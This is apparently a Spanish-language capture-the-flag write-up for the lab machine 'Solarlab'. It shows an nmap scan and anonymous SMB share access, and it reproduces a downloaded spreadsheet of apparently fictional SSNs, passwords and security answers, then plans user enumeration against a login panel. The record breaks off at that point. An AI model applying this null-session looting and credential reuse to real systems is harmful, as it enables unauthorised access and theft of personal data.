Solarlab - Writeup

RECONOCIMIENTO - EXPLOTACION

Realizamos un escaneo de puertos con nmap:

```
PORT     STATE SERVICE       REASON          VERSION
80/tcp   open  http          syn-ack ttl 127 nginx 1.24.0
|_http-server-header: nginx/1.24.0
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-title: Did not follow redirect to http://solarlab.htb/
135/tcp  open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
139/tcp  open  netbios-ssn   syn-ack ttl 127 Microsoft Windows netbios-ssn
445/tcp  open  microsoft-ds? syn-ack ttl 127
6791/tcp open  http          syn-ack ttl 127 nginx 1.24.0
|_http-server-header: nginx/1.24.0
|_http-title: Did not follow redirect to http://report.solarlab.htb:6791/
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
```

Vamos a localizar los recursos compartidos a los que tenemos acceso a tras de una null session:

```
└─$ smbclient -L 10.10.11.16 -N

        Sharename       Type      Comment
        ---------       ----      -------
        ADMIN$          Disk      Remote Admin
        C$              Disk      Default share
        Documents       Disk
        IPC$            IPC       Remote IPC
```

Accedemos al recurso documents y nos descargamos todos los archivos:

```
└─$ smbclient //10.10.11.16/Documents -N
Try "help" to get a list of possible commands.
smb: \> dir
  .                                   DR        0  Fri Apr 26 10:47:14 2024
  ..                                  DR        0  Fri Apr 26 10:47:14 2024
  concepts                             D        0  Fri Apr 26 10:41:57 2024
  desktop.ini                        AHS      278  Fri Nov 17 05:54:43 2023
  details-file.xlsx                    A    12793  Fri Nov 17 07:27:21 2023
  My Music                         DHSrn        0  Thu Nov 16 14:36:51 2023
  My Pictures                      DHSrn        0  Thu Nov 16 14:36:51 2023
  My Videos                        DHSrn        0  Thu Nov 16 14:36:51 2023
  old_leave_request_form.docx          A    37194  Fri Nov 17 05:35:57 2023
```


Vemos un archivo "details file" contiene credenciales:

Password File						
Alexander's SSN	123-23-5424					
Claudia's SSN	820-378-3984					
Blake's SSN	739-1846-436					
Site	Account#	Username	Password	Security Question	Answer	Email
Amazon.com	101-333	Alexander.knight@gmail.com	al;ksdhfewoiuh	What was your mother's maiden name?	Blue	Alexander.knight@gmai
Pefcu	A233J	KAlexander	dkjafblkjadsfgl	What was your high school mascot	Pine Tree	Alexander.knight@gmai
Chase		Alexander.knight@gmail.com	d398sadsknr390	What was the name of your first pet?	corvette	Claudia.springer@gmail
Fidelity		blake.byte	ThisCanB3typed	What was your mother's maiden name?	Helena	blake@purdue.edu
Signa		AlexanderK	danenacia9234n	What was your mother's maiden name?	Poppyseed muffins	Alexander.knight@gm
		ClaudiaS	dadsfawe9dafkn	What was your mother's maiden name?	yellow crayon	Claudia.springer@gma
Comcast	JHG3434					
Vectren	YUIO576					
Verizon	1111-5555-33					


Si nos fijamos en el escaneo de nmap el puerto 80 aplica una redireccion al dominio solarlab.htb y el puerto 6791 lo mismo al subdominio "report.solarlabb.htb"

```
PORT     STATE SERVICE       REASON          VERSION
80/tcp   open  http          syn-ack ttl 127 nginx 1.24.0
|_http-server-header: nginx/1.24.0
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-title: Did not follow redirect to http://solarlab.htb/
135/tcp  open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
139/tcp  open  netbios-ssn   syn-ack ttl 127 Microsoft Windows netbios-ssn
445/tcp  open  microsoft-ds? syn-ack ttl 127
6791/tcp open  http          syn-ack ttl 127 nginx 1.24.0
|_http-server-header: nginx/1.24.0
|_http-title: Did not follow redirect to http://report.solarlab.htb:6791/
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
```


En el puerto 80 encontramos lo siguiente:




En el puerto 6791 tenemos un panel de login:



Probamos con la contraseña "admin:admin":




Nos dice "user not found" osea que el usuario admin no existe. Podemos enumerar los usuarios utilizando el listado de excel que hemos conseguido:

